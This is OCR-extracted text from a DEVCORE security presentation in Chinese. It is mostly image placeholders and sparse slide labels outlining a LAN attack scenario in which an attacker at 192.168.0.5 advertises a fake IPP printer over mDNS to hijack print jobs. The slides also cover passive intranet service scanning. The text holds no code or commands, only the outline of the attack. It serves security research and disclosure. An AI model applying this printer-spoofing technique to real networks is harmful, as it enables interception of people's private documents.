
有 oa.ipps.\_tcp.local  
是 192.168.0.5



筆電 192.168.0.4


# 偽造印表機

DEVCORE







# 劫持列印內容




桌機 192.168.0.2



印表機 192.168.0.3



駭客 192.168.0.5





*DEV*✓*CORE*

被動內網服務掃描

# 應用情境

